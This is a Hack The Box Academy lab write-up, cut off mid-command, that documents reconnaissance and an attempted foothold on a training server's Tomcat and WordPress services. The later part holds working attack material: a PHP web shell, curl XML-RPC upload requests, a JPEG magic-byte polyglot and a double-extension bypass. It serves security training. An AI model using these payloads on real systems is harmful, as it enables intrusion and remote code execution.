Introduction
The intention of this write-up is not to make a guide or walkthrough but rather to document the steps I took and how I solved the challenges and dealt with getting stuck. This write-up will be divided into four sections, each explaining a specific part of the challenge: beginning with a brief description of the scenario given by HTB, then explaining the steps taken to perform reconnaissance, followed by gaining an initial foothold, and finally the privilege escalation. Keep in mind that the target IP address changed during the assessment as time ran out and I had to get a new box spun up, but the box configuration remained the same.
Scenario
We have been contracted to perform a security hardening assessment against one of the INLANEFREIGHT organization’s public-facing web servers.
The client has provided us with a low-privileged user to assess the security of the server. Connect via SSH and begin looking for misconfigurations and other flaws that may escalate privileges using the skills learned throughout this module.
Once on the host, we must find five flags on the host, accessible at various privilege levels. Escalate privileges all the way from the htb-student user to the root user and submit all five flags to finish this module.
Note: There is a way to obtain a shell on the box instead of using the SSH credentials if you would like to make the scenario more challenging. This is optional and does not award more points or count towards completion.
Solution
This assessment provided SSH keys as a way to get into the machine and use the different techniques learned for Linux Privilege Escalation. However, they mentioned that there was the option to obtain a shell by exploiting some vulnerability. Since I had completed about 90% of HTB's Pentester path by then, I felt it was fitting to try and get the initial foothold by myself as a way to test my abilities. So I began by doing reconnaissance.
Reconnaissance
The first thing I did was visit the IP address and run an nmap scan.
┌──(roberto㉿kali)-[~/Documents/vault]
└$ sudo nmap -sV 10.129.235.16 -p 1-10000 --open -oA host_scan --stats-every=10s -v
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 10:55 CET
...
Discovered open port 22/tcp on 10.129.235.16
Discovered open port 8080/tcp on 10.129.235.16
Discovered open port 80/tcp on 10.129.235.16
...
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
80/tcp   open  http    Apache httpd 2.4.41 ((Ubuntu))
8080/tcp open  http    Apache Tomcat
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Nmap done: 1 IP address (1 host up) scanned in 26.52 seconds
This yielded 3 open ports:
22(expected - SSH was enabled)808080
After the scan, a report was created with eyewitness:
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└$ eyewitness --web -x host_scan.xml -d host_scan_report

################################################################################
#                                  EyeWitness                                  #
################################################################################
#           Red Siege Information Security - https://www.redsiege.com           #
################################################################################

Starting Web Requests (2 Hosts)
Attempting to screenshot http://10.129.235.16
Attempting to screenshot http://10.129.235.16:8080
Finished in 13.376465320587158 seconds

[*] Done! Report written in the /home/roberto/HTBAcademy/25/host_scan_report folder!
Would you like to open the report now? [Y/n]
In the report I saw that port 80 was a webpage; nothing really stood out or called my attention at first glance. On port 8080 however, I saw an Apache Tomcat message about a successful installation, so I thought this was where I could gain a shell.
Initial Foothold
With the reconnaissance done, it was time to start looking for vulnerabilities in order to get a shell. As mentioned, port 80 did not call my attention but Tomcat did, so I decided to begin with that.
Apache Tomcat
In order to begin, I first started by visiting the web service at port 8080 and enumerating it.
Enumeration
The first thing I tried was looking for the version of Tomcat, which in this case was 9.0.31.

As users many times use weak passwords for the manager GUI, I decided to run a Metasploit attack.
Metasploit Attack
Using Metasploit's tomcat_mgr_login I tried a very simple brute-force login for common credentials. Unfortunately this was unsuccessful and yielded no results.
msf6 > use auxiliary/scanner/http/tomcat_mgr_login
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOSTS 10.129.235.16
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8080
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set stop_on_success true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > run
[!] No active DB -- Credential data will not be saved!
...
[-] 10.129.235.16:8080 - LOGIN FAILED: tomcat:changethis (Incorrect)
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
Looking for CVEs
After this failed, I decided to move on and try to look for any known CVEs in this version of Tomcat.
Looking at CVEs, I found an interesting article: What's in a Ghostcat? CVE-2020-1938 Apache Tomcat LFI and RCE Risks
It explained CVE-2020-1938, which is a vulnerability that could potentially lead to LFI and RCE.
I thought this was very interesting as it could provide me with a way to look at the configuration files, specifically /etc/tomcat9/tomcat-users.xml, to obtain valid credentials for the manager GUI. Or even potentially achieve RCE.
In order for this exploit to work, port 8009 needs to be open with the AJP connector. From my initial scan it did not seem port 8009 was open, so I ran an nmap scan against it just to be sure.
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└$ sudo nmap -Pn -sS -p 8009 --open -vv 10.129.235.16
[sudo] password for roberto:
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-23 11:29 CET
Initiating Parallel DNS resolution of 1 host. at 11:29
Completed Parallel DNS resolution of 1 host. at 11:30, 13.00s elapsed
Initiating SYN Stealth Scan at 11:30
Scanning 10.129.235.16 [1 port]
Completed SYN Stealth Scan at 11:30, 0.10s elapsed (1 total ports)
Read data files from: /usr/share/nmap
Nmap done: 1 IP address (1 host up) scanned in 13.18 seconds
           Raw packets sent: 1 (44B) | Rcvd: 1 (40B)
It was indeed closed. At this point, it seemed that this CVE was not the way forward.
I was feeling a bit stuck, so I decided to go back to port 80 and do some directory enumeration.
FFUF Directory Enumeration
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ ffuf -u http://10.129.235.16/FUZZ \
-w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt \
-t 40 \
-mc 200,301,302,307,401,403 \
-recursion \
-recursion-depth 2


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.235.16/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302,307,401,403
________________________________________________

...

[INFO] Adding a new job to the queue: http://10.129.235.16/blog/FUZZ
[INFO] Adding a new job to the queue: http://10.129.235.16/images/FUZZ

...

dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 580ms]
%20                     [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 434ms]
wp-admin                [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 73ms]
[INFO] Adding a new job to the queue: http://10.129.235.16/blog/wp-admin/FUZZ

...
An interesting result that showed up was a /blog directory, so while the scan kept running, I decided to check that out.
WordPress
When visiting, I found a WordPress blog. I used Wappalyzer as a way to detect and verify the site’s architecture, and it said it used WordPress 5.5.1. After this, I decided to perform proper enumeration.
Enumeration
┌──(roberto㉿kali)-[~]
└─$ curl -I http://10.129.235.16/blog/wp-login.php
HTTP/1.1 200 OK
Date: Fri, 23 Jan 2026 10:44:50 GMT
Server: Apache/2.4.41 (Ubuntu)
Expires: Wed, 11 Jan 1984 05:00:00 GMT
Cache-Control: no-cache, must-revalidate, max-age=0
Set-Cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/blog/
X-Frame-Options: SAMEORIGIN
Content-Type: text/html; charset=UTF-8

┌──(roberto㉿kali)-[~]
└─$ curl -s http://10.129.235.16/blog/ | grep -iE 'generator|wp-emoji|ver=' | head
curl -sI http://10.129.235.16/blog/ | egrep -i 'server|x-powered-by|set-cookie'

			window._wpemojiSettings = {"baseUrl":"https:\/\/s.w.org\/images\/core\/emoji\/13.0.0\/72x72\/","ext":".png","svgUrl":"https:\/\/s.w.org\/images\/core\/emoji\/13.0.0\/svg\/","svgExt":".svg","source":{"concatemoji":"http:\/\/10.129.2.24\/blog\/wp-includes\/js\/wp-emoji-release.min.js?ver=5.5.1"}};
	<link rel='stylesheet' id='wp-block-library-css'  href='http://10.129.2.24/blog/wp-includes/css/dist/block-library/style.min.css?ver=5.5.1' media='all' />
<link rel='stylesheet' id='twentytwenty-style-css'  href='http://10.129.2.24/blog/wp-content/themes/twentytwenty/style.css?ver=1.5' media='all' />
<link rel='stylesheet' id='twentytwenty-print-style-css'  href='http://10.129.2.24/blog/wp-content/themes/twentytwenty/print.css?ver=1.5' media='print' />
<script src='http://10.129.2.24/blog/wp-content/themes/twentytwenty/assets/js/index.js?ver=1.5' id='twentytwenty-js-js' async></script>
<meta name="generator" content="WordPress 5.5.1" />
		<script src='http://10.129.2.24/blog/wp-includes/js/wp-embed.min.js?ver=5.5.1' id='wp-embed-js'></script>
Server: Apache/2.4.41 (Ubuntu)
This verified the version used was 5.5.1.
┌──(roberto㉿kali)-[~]
└─$ curl -s http://10.129.235.16/blog/ | grep -oP '(?<=/blog/wp-content/plugins/)[^/"]+' | sort -u
curl -s http://10.129.235.16/blog/ | grep -oP '(?<=/blog/wp-content/themes/)[^/"]+' | sort -u

twentytwenty
This showed the used theme is twentytwenty.
I also fuzzed the /blogfor common web content to see what else was there.
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ ffuf -u http://10.129.235.16/blog/FUZZ -w /usr/share/seclists/Discovery/Web-Content/common.txt -mc 200,204,301,302,307,401,403


        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.235.16/blog/FUZZ
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403
________________________________________________

.htpasswd               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 71ms]
.htaccess               [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 76ms]
.hta                    [Status: 403, Size: 278, Words: 20, Lines: 10, Duration: 81ms]
0                       [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 676ms]
admin                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 793ms]
dashboard               [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 1729ms]
index.php               [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 230ms]
login                   [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 697ms]
render/https://www.google.com [Status: 301, Size: 0, Words: 1, Lines: 1, Duration: 550ms]
wp-admin                [Status: 301, Size: 322, Words: 20, Lines: 10, Duration: 254ms]
wp-content              [Status: 301, Size: 324, Words: 20, Lines: 10, Duration: 70ms]
wp-includes             [Status: 301, Size: 325, Words: 20, Lines: 10, Duration: 72ms]
:: Progress: [4746/4746] :: Job [1/1] :: 31 req/sec :: Duration: [0:02:19] :: Errors: 0 ::
Taking note of all those discoveries, I decided to run a wpscan.
WPscan
This wpscanwas mainly aimed at plugin detection and any low-hanging fruit detection.
┌──(roberto㉿kali)-[~]
└─$ wpscan --url http://10.129.235.16/blog/ -e u,ap,at,tt,cb,dbe --plugins-detection mixed

_______________________________________________________________
         __          _______   _____
         \ \        / /  __ \ / ____|
          \ \  /\  / /| |__) | (___   ___  __ _ _ __ ®
           \ \/  \/ / |  ___/ \___ \ / __|/ _` | '_ \
            \  /\  /  | |     ____) | (__| (_| | | | |
             \/  \/   |_|    |_____/ \___|\__,_|_| |_|

         WordPress Security Scanner by the WPScan Team
                         Version 3.8.28
       Sponsored by Automattic - https://automattic.com/
       @_WPScan_, @ethicalhack3r, @erwan_lr, @firefart
_______________________________________________________________

[+] URL: http://10.129.235.16/blog/ [10.129.235.16]
[+] Started: Fri Jan 23 11:54:52 2026

Interesting Finding(s):

[+] Headers
 | Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
 | Found By: Headers (Passive Detection)
 | Confidence: 100%

[+] XML-RPC seems to be enabled: http://10.129.235.16/blog/xmlrpc.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%
 | References:
 |  - http://codex.wordpress.org/XML-RPC_Pingback_API
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
 |  - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
 |  - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://10.129.235.16/blog/readme.html
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] Upload directory has listing enabled: http://10.129.235.16/blog/wp-content/uploads/
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://10.129.235.16/blog/wp-cron.php
 | Found By: Direct Access (Aggressive Detection)
 | Confidence: 60%
 | References:
 |  - https://www.iplocation.net/defend-wordpress-from-ddos
 |  - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 5.5.1 identified (Insecure, released on 2020-09-01).
 | Found By: Emoji Settings (Passive Detection)
 |  - http://10.129.235.16/blog/, Match: 'wp-includes\/js\/wp-emoji-release.min.js?ver=5.5.1'
 | Confirmed By: Meta Generator (Passive Detection)
 |  - http://10.129.235.16/blog/, Match: 'WordPress 5.5.1'

[i] The main theme could not be detected.

[+] Enumerating All Plugins (via Passive and Aggressive Methods)

...
Nothing really came out of this.
Before, I had tried to use the blog but it kept redirecting to 10.129.2.24.
I made a last attempt to enumerate the API for users.
API Enumeration
┌──(roberto㉿kali)-[~]
└─$ curl -s http://10.129.235.16/blog/wp-json/wp/v2/users | head
[{"id":1,"name":"admin","url":"http:\/\/10.129.2.24\/blog","description":"","link":"http:\/\/10.129.2.24\/blog\/index.php\/author\/admin\/","slug":"admin","avatar_urls":{"24":"http:\/\/1.gravatar.com\/avatar\/a5c0b7604b285fb701a9903fab2836e8?s=24&d=mm&r=g","48":"http:\/\/1.gravatar.com\/avatar\/a5c0b7604b285fb701a9903fab2836e8?s=48&d=mm&r=g","96":"http:\/\/1.gravatar.com\/avatar\/a5c0b7604b285fb701a9903fab2836e8?s=96&d=mm&r=g"},"meta":[],"_links":{"self":[{"href":"http:\/\/10.129.2.24\/blog\/index.php\/wp-json\/wp\/v2\/users\/1"}],"collection":[{"href":"http:\/\/10.129.2.24\/blog\/index.php\/wp-json\/wp\/v2\/users"}]}}]
This yielded an admin user. This was important as it was a valid user that I could try to use to login. Once again, I got this redirection which broke any attempts.
In the end I decided to take note of my findings and move on.
Important Discoveries
WordPress 5.5.1- REST API leaks a valid username:
admin - Uploads directory is listable
- Theme used is
twentytwenty
At this point I was very confused and a bit lost as I did not know in which direction I should go. I did not want to go on a goose chase.
So I decided to give Tomcat another attempt.
Tomcat Round 2
For this, I tried doing enumeration just like in WordPress.
Enumeration
┌──(roberto㉿kali)-[~]
└─$ ffuf -u http://10.129.235.16:8080/FUZZ/ \
-w /usr/share/seclists/Discovery/Web-Content/common.txt \
-t 40 \
-mc 200,301,302,401,403

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v2.1.0-dev
________________________________________________

 :: Method           : GET
 :: URL              : http://10.129.235.16:8080/FUZZ/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/Web-Content/common.txt
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,301,302,401,403
________________________________________________

host-manager            [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 275ms]
manager                 [Status: 302, Size: 0, Words: 1, Lines: 1, Duration: 83ms]
:: Progress: [4746/4746] :: Job [1/1] :: 579 req/sec :: Duration: [0:00:08] :: Errors: 0 ::┌──(roberto㉿kali)-[~]
└─$ curl -iL http://10.129.235.16:8080/manager
HTTP/1.1 302
Location: /manager/
Transfer-Encoding: chunked
Date: Fri, 23 Jan 2026 11:24:45 GMT
HTTP/1.1 302
Location: /manager/html
Content-Type: text/html
Content-Length: 0
Date: Fri, 23 Jan 2026 11:24:45 GMT
HTTP/1.1 401
Cache-Control: private
Expires: Thu, 01 Jan 1970 00:00:00 GMT
WWW-Authenticate: Basic realm="Tomcat Manager Application"
Content-Type: text/html;charset=ISO-8859-1
Content-Length: 2499
Date: Fri, 23 Jan 2026 11:24:45 GMT
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>401 Unauthorized</title>
</head>
<body>
<h1>401 Unauthorized</h1>
<p>
You are not authorized to view this page. If you have not changed
any configuration files, please examine the file
<tt>conf/tomcat-users.xml</tt> in your installation. That
file must contain the credentials to let you use this webapp.
</p>
<p>
For example, to add the <tt>manager-gui</tt> role to a user named
<tt>tomcat</tt> with a password of <tt>s3cret</tt>, add the following to the
config file listed above.
</p>
<pre>
<role rolename="manager-gui"/>
<user username="tomcat" password="s3cret" roles="manager-gui"/>
</pre>
...
</body>
</html> I tried to look at the host-managerspecifically.
┌──(roberto㉿kali)-[~]
└─$ curl -iL http://10.129.235.16:8080/host-manager
HTTP/1.1 302
Location: /host-manager/
...
HTTP/1.1 401
WWW-Authenticate: Basic realm="Tomcat Host Manager Application"
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN" "http://www.w3.org/TR/html4/strict.dtd">
<html>
<head>
<title>401 Unauthorized</title>
</head>
<body>
<h1>401 Unauthorized</h1>
...
<pre>
<role rolename="admin-gui"/>
<user username="tomcat" password="s3cret" roles="admin-gui"/>
</pre>
...
</body>
</html>Note that for Tomcat 7 onwards, the roles required to use the host manager application were changed from the single admin role to the following two roles. You will need to assign the role(s) required for the functionality you wish to access.
- admin-gui - allows access to the HTML GUI
- admin-script - allows access to the text interface
The HTML interface is protected against CSRF but the text interface is not. To maintain the CSRF protection:
- Users with the admin-gui role should not be granted the admin-script role.
- If the text interface is accessed through a browser (e.g. for testing since this interface is intended for tools not humans) then the browser must be closed afterwards to terminate the session.
By now I realized Tomcat seemed pretty locked down. There were no hints about how to get the shell; this was not the goal, and I really liked the challenge as it was realistic.
After exhausting several approaches, I used ChatGPT as a brainstorming aid to explore alternative privilege escalation paths. Given that WordPress is statistically more vulnerable than Tomcat, I decided to explore that route.
WordPress Round 2
I told it specifically about the issue of the redirection and the found admin user. After a bit of back-and-forth discussion, it mentioned we should do another round of targeted enumeration.
Enumeration
So I started taking a closer look at these redirects I kept having and found the following:
Apache is acting as a reverse proxy:
- Requests are sent to
10.129.4.107 - Apache forwards them internally to
10.129.2.24 - WordPress generates links using its internal config
- Apache does not rewrite them properly, so you see the backend IP
- This is a misconfiguration, not a defense
I tried using curl with the appropriate host:
curl -i -X POST http://10.129.4.107/blog/wp-login.php \
  -d "log=admin&pwd=test&wp-submit=Log+In"
And the response I got back was very promising:
<strong>Error</strong>: The password you entered for the username <strong>admin</strong> is incorrect.I could see:
- HTTP headers and POST bodies are forwarded correctly
- Authentication happens server-side
- WordPress doesn’t care what IP is used, only:
- Request format
- Credentials
So:
- Login works
- XML-RPC works
- Auth errors are real
Even if URLs look “wrong,” the logic still executed.
We had previously confirmed the admin user. So using that, I was able to confirm xmlrpc works:
┌──(roberto㉿kali)-[~]
└─$ curl -i -X POST http://10.129.4.107/blog/xmlrpc.php \
  -d '<?xml version="1.0"?>
<methodCall>
  <methodName>system.listMethods</methodName>
</methodCall>'

HTTP/1.1 200 OK
...
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <array><data>
  <value><string>system.multicall</string></value>
  <value><string>system.listMethods</string></value>
  ...
  <value><string>wp.deleteFile</string></value>
  <value><string>wp.uploadFile</string></value>
  <value><string>wp.suggestCategories</string></value>
  ...
  <value><string>wp.getUsersBlogs</string></value>
</data></array>
      </value>
    </param>
  </params>
</methodResponse>
This was extremely important because I was able to get the list of available commands. And I immediately spotted an interesting one: wp.uploadFile.
This immediately clicked, and I started thinking about a possible attack vector. I had previously discovered that the /uploads directory is listable, so I thought I could use the xmlrpc wp.uploadFile to upload a shell to the /uploads directory and use it.
Exploitation
I had previously tried the password test and got an error, so now, as a first password test, I tried admin and admin.
┌──(roberto㉿kali)-[~]
└─$ curl -i -X POST http://10.129.4.107/blog/wp-login.php \
  -d "log=admin&pwd=admin&wp-submit=Log+In"

HTTP/1.1 302 Found
Server: Apache/2.4.41 (Ubuntu)
Set-Cookie: wordpress_test_cookie=WP%20Cookie%20check; path=/blog/
Set-Cookie: wordpress_6e2a99e55617efb44ee41662ad2ca86b=admin%7C1769344996%7C...; path=/blog/wp-admin; HttpOnly
Set-Cookie: wordpress_logged_in_6e2a99e55617efb44ee41662ad2ca86b=admin%7C1769344996%7C...; path=/blog/; HttpOnly
Location: http://10.129.2.24/blog/wp-login.php?redirect_to=http%3A%2F%2F10.129.2.24%2Fblog%2Fwp-admin%2F&action=confirm_admin_email&wp_lang=en_US
This showed a redirect with valid cookies, which means I had found valid credentials to upload a web shell.
First I created a very basic PHP shell:
<?php system($_REQUEST['cmd']); ?>Using wp.uploadFile
Because I was using xmlrpc and not a normal HTTP file upload, I needed a different procedure. I followed these steps:
- Prepare base64 payload:
base64 -w 0 shell.php > shell.b64- Upload with XML-RPC
curl -s -X POST http://10.129.4.107/blog/xmlrpc.php \ -H "Content-Type: text/xml" \ --data '<?xml version="1.0"?> <methodCall> <methodName>wp.uploadFile</methodName> <params> <param><value><int>0</int></value></param> <param><value><string>admin</string></value></param> <param><value><string>admin</string></value></param> <param> <value> <struct> <member> <name>name</name> <value><string>shell.php</string></value> </member> <member> <name>type</name> <value><string>application/php</string></value> </member> <member> <name>bits</name> <value><base64>'"$(cat shell.b64)"'</base64></value> </member> <member> <name>overwrite</name> <value><boolean>1</boolean></value> </member> </struct> </value> </param> </params> </methodCall>'Which returned:
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <fault>
    <value>
      <struct>
        <member>
          <name>faultCode</name>
          <value><int>500</int></value>
        </member>
        <member>
          <name>faultString</name>
          <value><string>Could not write file shell.php (Sorry, this file type is not permitted for security reasons.).</string></value>
        </member>
      </struct>
    </value>
  </fault>
</methodResponse>
At this point I found that there were restrictions in place since it was not allowing the upload of a .php file, so I needed to bypass them.
I tried to upload a normal png to see if that worked.
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ base64 -w 0 pic.png > pic.b64

┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ curl -s -X POST http://10.129.4.107/blog/xmlrpc.php \
  -H "Content-Type: text/xml" \
  --data '<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
  <methodName>wp.uploadFile</methodName>
  <params>
    <param><value><int>0</int></value></param>
    <param><value><string>admin</string></value></param>
    <param><value><string>admin</string></value></param>
    <param>
      <value>
        <struct>
          <member>
            <name>name</name>
            <value><string>pic.png</string></value>
          </member>
          <member>
            <name>type</name>
            <value><string>image/png</string></value>
          </member>
          <member>
            <name>bits</name>
            <value><base64>'"$(cat pic.b64)"'</base64></value>
          </member>
          <member>
            <name>overwrite</name>
            <value><boolean>1</boolean></value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>'

<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <struct>
  <member><name>attachment_id</name><value><string>5</string></value></member>
  <member><name>link</name><value><string>http://10.129.2.24/blog/wp-content/uploads/2026/01/pic.png</string></value></member>
  <member><name>title</name><value><string>pic.png</string></value></member>
  ...
  <member><name>type</name><value><string>image/png</string></value></member>
  <member><name>url</name><value><string>http://10.129.2.24/blog/wp-content/uploads/2026/01/pic.png</string></value></member>
</struct>
      </value>
    </param>
  </params>
</methodResponse>
I could see the file:
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ curl http://10.129.4.107/blog/wp-content/uploads/2026/01/

<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
<html>
<h1>Index of /blog/wp-content/uploads/2026/01</h1>
...
<tr><td><a href="pic-150x150.png">pic-150x150.png</a></td><td align="right">2026-01-23 12:55</td><td align="right"> 16K</td></tr>
<tr><td><a href="pic-287x300.png">pic-287x300.png</a></td><td align="right">2026-01-23 12:55</td><td align="right"> 26K</td></tr>
<tr><td><a href="pic-768x804.png">pic-768x804.png</a></td><td align="right">2026-01-23 12:55</td><td align="right">244K</td></tr>
<tr><td><a href="pic.png">pic.png</a></td><td align="right">2026-01-23 12:55</td><td align="right"> 58K</td></tr>
</html>
That worked. So since that worked, I decided I would try using a malicious image file and test that.
Crafting Malicious JPEG
After working with the files for a bit, I managed to create a malicious JPEG file as follows:
vim test.jpg
# Inside file
AAAA
<?php system($_REQUEST['cmd']); ?>
Using hexedit, I changed the AAAA bytes to match the JPEG bytes FF D8 FF E0. I moved with arrow keys and typed to replace the characters. Exited with ctrl+x. Then I verified the file type to be JPEG:
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ cat test.jpg
AAAA
<?php system($_REQUEST['cmd']); ?>

┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ file test.jpg
test.jpg: ASCII text

┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ hexedit test.jpg

┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ file test.jpg
test.jpg: JPEG image data
With this ready, I tried uploading it.
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ base64 -w 0 test.jpg > test.b64

┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ curl -s -X POST http://10.129.4.107/blog/xmlrpc.php \
  -H "Content-Type: text/xml" \
  --data '<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
  <methodName>wp.uploadFile</methodName>
  <params>
    <param><value><int>0</int></value></param>
    <param><value><string>admin</string></value></param>
    <param><value><string>admin</string></value></param>
    <param>
      <value>
        <struct>
          <member>
            <name>name</name>
            <value><string>test.jpg</string></value>
          </member>
          <member>
            <name>type</name>
            <value><string>image/jpeg</string></value>
          </member>
          <member>
            <name>bits</name>
            <value><base64>'"$(cat test.b64)"'</base64></value>
          </member>
          <member>
            <name>overwrite</name>
            <value><boolean>1</boolean></value>
          </member>
        </struct>
      </value>
    </param>
  </params>
</methodCall>'
<?xml version="1.0" encoding="UTF-8"?>
<methodResponse>
  <params>
    <param>
      <value>
      <struct>
  <member><name>attachment_id</name><value><string>6</string></value></member>
  <member><name>date_created_gmt</name><value><dateTime.iso8601>20260123T13:11:01</dateTime.iso8601></value></member>
  <member><name>parent</name><value><int>0</int></value></member>
  <member><name>link</name><value><string>http://10.129.2.24/blog/wp-content/uploads/2026/01/test.jpg</string></value></member>
  <member><name>title</name><value><string>test.jpg</string></value></member>
  <member><name>caption</name><value><string></string></value></member>
  <member><name>description</name><value><string></string></value></member>
  <member><name>metadata</name><value><string></string></value></member>
  <member><name>type</name><value><string>image/jpeg</string></value></member>
  <member><name>thumbnail</name><value><string>http://10.129.2.24/blog/wp-content/uploads/2026/01/test.jpg</string></value></member>
  <member><name>id</name><value><string>6</string></value></member>
  <member><name>file</name><value><string>test.jpg</string></value></member>
  <member><name>url</name><value><string>http://10.129.2.24/blog/wp-content/uploads/2026/01/test.jpg</string></value></member>
</struct>
      </value>
    </param>
  </params>
</methodResponse>
These seemed to upload fine.
Unfortunately, this was not triggering execution:
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ curl http://10.129.4.107/blog/wp-content/uploads/2026/01/test.jpg?cmd=id
����
<?php system($_REQUEST['cmd']); ?>
At this point I realized I forgot the extension to trigger php.
So, I needed to try double extensions…
┌──(roberto㉿kali)-[~/HTBAcademy/25]
└─$ curl -s -X POST http://10.129.4.107/blog/xmlrpc.php \
  -H "Content-Type: text/xml" \
  --data '<?xml version="1.0" encoding="UTF-8"?>
<methodCall>
  <methodName>wp.uploadFile</methodName>
  <params>
    <param><value><int>0</int></value></param>
    <param><value><string>admin</string></value></param>
    <param><value><string>admin</string></value></param>
    <param>
      <value>
        <struct>
          <member>
            <name>name</name>
            <value><string>shell.jpg.php</string></value>
